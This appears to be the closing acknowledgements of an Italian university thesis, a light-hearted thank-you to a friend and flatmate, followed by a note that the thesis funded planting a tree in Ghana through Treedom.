Per ultimo ma non per importanza vorrei ringraziare il mio amico Daniele, conosciuto alle scuole superiori e coinquilino per questi anni universitari, solo il covid ci ha separato per molto tempo, poi per il resto siamo stati sempre uno accanto all'altro nel darci supporto nei momenti difficili. Grazie a te sono un cuoco migliore dato che ero sempre lì pronto a sfamarti con i miei piatti migliori, porterò per sempre la memoria dei tuoi pasti preferiti in particolare ti piacevano tanto: non lo so, fai tu, per me è uguale. Quando leggerai questi ringraziamenti ricordati che ci sono dei piatti da lavare e muoviti che tra poco dobbiamo cenare...

Questa tesi ha contribuito a piantare un albero in Ghana tramite il progetto Treedom.

<https://www.treedom.net/it/user/sesalab/event/se-sa-random-forest>